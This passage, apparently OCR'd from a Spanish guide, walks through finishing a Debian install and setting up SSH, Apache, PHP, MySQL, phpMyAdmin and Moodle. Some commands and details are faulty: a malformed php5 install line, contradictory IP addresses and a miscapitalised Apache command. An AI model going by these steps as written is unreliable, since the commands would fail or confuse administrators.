
15. Selección del software para instalar. El instalador permite la instalación automática de diversas configuraciones del sistema. Como queremos personalizar totalmente nuestro sistema, anularemos cualquier selección existente. Con esto se instalará un sistema con un mínimo de funcionalidades.




16. Instalación del gestor de arranque grub. En este paso, el sistema está prácticamente instalado. Sin embargo, para que éste pueda arrancar debe instalarse el gesto de arranque "grub" en el master boot record (mbr) del disco:



17. Terminar la instalación. La instalación está terminada. Debe retirar el CD-Rom de instalación de la unidad de CD y seleccionar "continuar". Con esto concluye la instalación y arranca el sistema nuevo.



18. El primer arranque del sistema. Si usted puede ver la siguiente pantalla, esto indica que la instalación concluyó bien:



19. Login. El login o acceso al sistema.

El resultado de la instalación sugerida es un sistema Linux con un mínimo de funcionalidades, pero extremadamente sólido, que muy pronto podrá crecer tanto como lo exijan nuestras propias necesidades.

Apéndice D

Instalación Moodle

A partir de aquí ya tenemos el sistema operativo Linux Debian correctamente instalado, en este apéndice haremos la configuración para usarlo como servidor y se realizara la instalación de Moodle.


Una de las primeras cosas es configurar la red.

1. Arrancamos nuestra PC y nos logeamos con el usuario root.


Realizaremos algunas comprobaciones y configuraciones para asegurarnos que tenemos bien configurada la red además de tener acceso a internet desde este servidor.

Asignarle una IP fija a nuestra máquina, esto es necesario porque si vamos a ofrecer servicios hacia internet debemos abrir puertos y asignarlos a una IP fija desde el Router. Si por el contrario tenemos la asignación IP de forma automática no podremos asignarle X puerto a X IP. Con lo cual es completamente necesario que nuestra tarjeta de red tenga una IP fija.

2. Comprobando si tenemos salida a internet mandando un ping, por ejemplo a Google.




Si tenemos respuesta, tenemos IP, ahora veremos de qué rango es la IP que nuestro Router nos asignó, ejecutando el siguiente comando. ifconfig




Como podemos ver en la imagen, mi Router tiene activado el modo DHCP y me asigno automáticamente la IP 192.168.248.128 por lo cual con ella sabemos el rango que debemos utilizar para nuestra IP Fija es de 192.168.1.x.

Antes de hacer algún cambio a hacemos una copia por seguridad a el archivo interfaces con el siguiente comando

cp /etc/network/interfaces /etc/network/interfaces.orig



Y ahora editamos nuestro archivo interfaces



Si nos fijamos en la imagen podemos ver la dirección de mi tarjeta de red, mascara de subred. IP del Router y servidores de nombres DNS.

```
eth0      Link encap:Ethernet  HWaddr 00:14:22:75:69:c0
          inet addr:132.248.59.129  Bcast:132.248.59.255  Mask:255.255.255.0
          inet6 addr: fe80::214:22ff:fe75:69c0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6772649 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1783909 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:888053017 (846.9 MiB)  TX bytes:1957505937 (1.8 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:45716 errors:0 dropped:0 overruns:0 frame:0
          TX packets:45716 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4483759 (4.2 MiB)  TX bytes:4483759 (4.2 MiB)
```

Como podemos ver la dirección IP de la tarjeta de red a cambiado por la que le asignamos. Ahora cuando se necesite re direccionar un puerto desde el Router a nuestra maquina nos será posible ya que tenemos una IP fija.

SSH (Secure Shell) es una forma segura con la que vamos a poder conectarnos a nuestro servidor de manera remota. Podremos conectarnos a él por nuestra red siendo de manera local o desde internet.

Arrancamos nuestro servidor y nos logueamos con root, procedemos a la actualización de la información de los repositorios (+++) con los siguientes comandos.


apt-get update

apt-get install ssh

Reiniciamos el servidor

reboot

Una vez reiniciada la maquina vamos a conectarnos a ella desde otro ordenador de nuestra red.



Todas las configuraciones del servidor ssh se encuentran en el archivo /etc/ssh/sshd_config.

Por seguridad, se debe desactivar el login como root, para adquirir los privilegios del root, se debe hacer un login usuario normal y, después, adquirir los privilegios de root. De este modo, prevenimos que el password del root sea objeto de un ataque.

#:Authentication


LoginGraceTime 120

PermitRootLogin no

StrictModes yes

Clientes Windows

El acceso a partir de clientes Windows es posible con un programa emulador del terminal que soporte ssh, como Putty:




3. Apache – Servidor web

Procedemos arrancar nuestro servidor y nos logueamos con root.

Instalamos el paquete apache.

apt-get install apache

Una vez finalizada la instalación abrimos un navegador en nuestro PC de escritorio e introducimos la IP servidor y veremos el mensaje It Works.



Esto quiere decir que nuestro servidor apache ya está funcionando y listo para servir como contenido web.

El directorio hacia donde apunta el servidor Web Apache por defecto es a /var/www/apache2. Esto lo podemos cambiar para que apunte a uno de nuestros directorios que tenemos en nuestro directorio /home/usuario para que cuando más adelante instalemos el servidor ftp podamos subir y bajar archivos directamente desde el directorio que será visto por los demás desde internet.

4. PHP

Uno de los lenguajes de programación que vamos a necesitar en el montaje de este servidor Web en Linux Debían es (PHP). Este lenguaje es usado por el software de Moodle con el que al final de esta configuración instalaremos.

Vamos a instalar unos cuantos paquetes para que nuestro servidor sea compatible con PHP y podamos usarlo tanto programas webs, scripts del siguiente modo.

Arrancamos nuestro servidor y nos logueamos como root e instalamos los paquetes php5-cgi, php5-cli, php5-common y libapache2-mod-php5 con el siguiente comando:

apt-get install php5-cgi, php5-cli, php5-common y libapache2-mod-php5

Vamos agregarle la siguiente línea (DirectoryIndex index.html index.cgi index.pl index.php index.xhtml index.shtml) al fichero de configuración del Apache llamado apache2.conf para que nuestro Web server sea compatible con ese tipo de extensiones.

echo DirectoryIndex index.html index.cgi index.pl index.php index.xhtml index.shtml >> /etc/apache2/apache2.conf

Tenemos que ver la última línea como esta.

```
# Include generic snippets of statements
Include conf.d/

# Include the virtual host configurations:
Include sites-enabled/
DirectoryIndex index.html index.cgi index.pl index.php index.xhtml index.shtml
"!" [New File] 269 lines, 9720 characters written
root@davinci2:/etc/apache2# _
```

Ahora vamos a comprobar que todo va bien editando un archivo en el directorio raíz de nuestro servidor Web.


```
<?php phpinfo();?>
```

Reiniciamos nuestro apache con el siguiente comando:

Apache2ctl restart

Y con el navegador lo abrimos, http://IP/compatible.php

Veremos información detallada sobre el soporte para PHP que ahora tenemos instalado.



MySQL Base de Datos

En este punto se montara una base de datos Mysql y phpMyAdmin para poder administrar las bases de datos que más adelante nos harán falta para Moodle.

Arrancamos el servidor en Linux Debian y nos logueamos como root e instalamos los siguientes paquetes.


apt-get install mysql-server mysql-client php5-mysql

Para facilitarnos el manejo de la administración de nuestra base de datos utilizaremos el entorno web PhpMyAdmin, con este software podremos crear, borrar, modificar, dar permisos, bueno podemos hacer todo a lo que se refiere a la administración de base de datos MySQL. Comenzamos la instalación con

apt-get install phpmyadmin


El programa se instala en la ruta /var/www de nuestro apache2 por defecto.

Pincha sobre el directorio de phpmyadmin y veras una pantalla como esta.



Seguidamente introducimos en la casilla de usuario (root), la de password.

Es bueno por métodos de seguridad utilizar un password para root diferente y seguro para evitar una brecha de vulnerabilidad en nuestro servidor Web.



De momento hemos creado en todos puntos los usuarios:


-Usuario normal

-Usuario administrador – root

-Usuario administrador de las bases de datos MySQL – root


Finalmente montaremos Moodle, pero antes se ajustara la configuración del servidor para ordenar todo.

Se creara un usuario específico que será el encargado del directorio raíz en nuestro servidor Web. Usuario: davinci2 y su directorio raíz será /DAVINCI será donde hospedare el contenido web que quiero que los usuarios vean.




5. Montar Moodle va ser el último paso antes de acabar con este servidor Web Linux Debian. Para ello usaremos un software de Moodle 2.5.

Para comenzar vamos a descargar Moodle y lo vamos a descomprimir en el directorio raíz de nuestro servidor Web para que pueda ser visto por los usuarios que accedan a él desde el exterior. Para ello arrancamos nuestro servidor Web con Linux Debian, nos logueamos como (root) y vamos a entrar en el directorio raíz de nuestro servidor Web (/home/web), después procedemos a su descarga con el comando (wget) de la siguiente forma.



Bajo el directorio /var/www crearemos un subdirectorio llamado moodle y descomprimiremos el archivo previamente descargado.



Para cargar los archivos de Moodle necesitaremos escribir dentro de un directorio fuera del directorio de Apache, por lo que crearemos un siguiente directorio en /var/moodledata.

```
root@davinci2:/DAVINCI# mkdir /var/moodledata_
```


Y le damos los permisos de www-data


```
root@davinci2:/DAVINCI# chown www-data /var/moodledata_
```

Instalando MySQL

Obtenemos el paquete mysql-server:

root@davinci2:~# apt-get install mysql-server





Una vez instalada probams el acceso a nuestra MySQL:

```
root@davinci2:~# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 43
Server version: 5.5.31-0+wheezy1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> _
```

Y creamos nuestra base de datos con usuario.

```
root@davinci2:/var/www/moodle# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 44
Server version: 5.5.31-0+wheezy1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE DATABASE dbdavinci DEFAULT CHARACTER SET utf8 COLLATE utf8_unicode
_ci;
Query OK, 1 row affected (0.01 sec)

mysql> GRANT ALL PRIVILEGES ON dbdavinci.* TO 'mysqldav'@'localhost' IDENTIFIED
 BY 'S3gur1d4d!'
    -> ;
Query OK, 0 rows affected (0.00 sec)

mysql> _
```

Probamos que la BD esté funcionando bien.


```
root@davinci2:/var/www/moodle# mysql -u mysqldav -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 45
Server version: 5.5.31-0+wheezy1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use dbdavinci;
Database changed
mysql> _
```

Iniciar la instalación Moodle.


Iniciamos a través del Browser.

http://dns-del-servidor/moodle


http://La-IP-servidor/moodle




Seleccionamos el idioma para nuestro Moodle y confirmamos las rutas de dirección WEB, Directorio Moodle y el Directorio de datos.

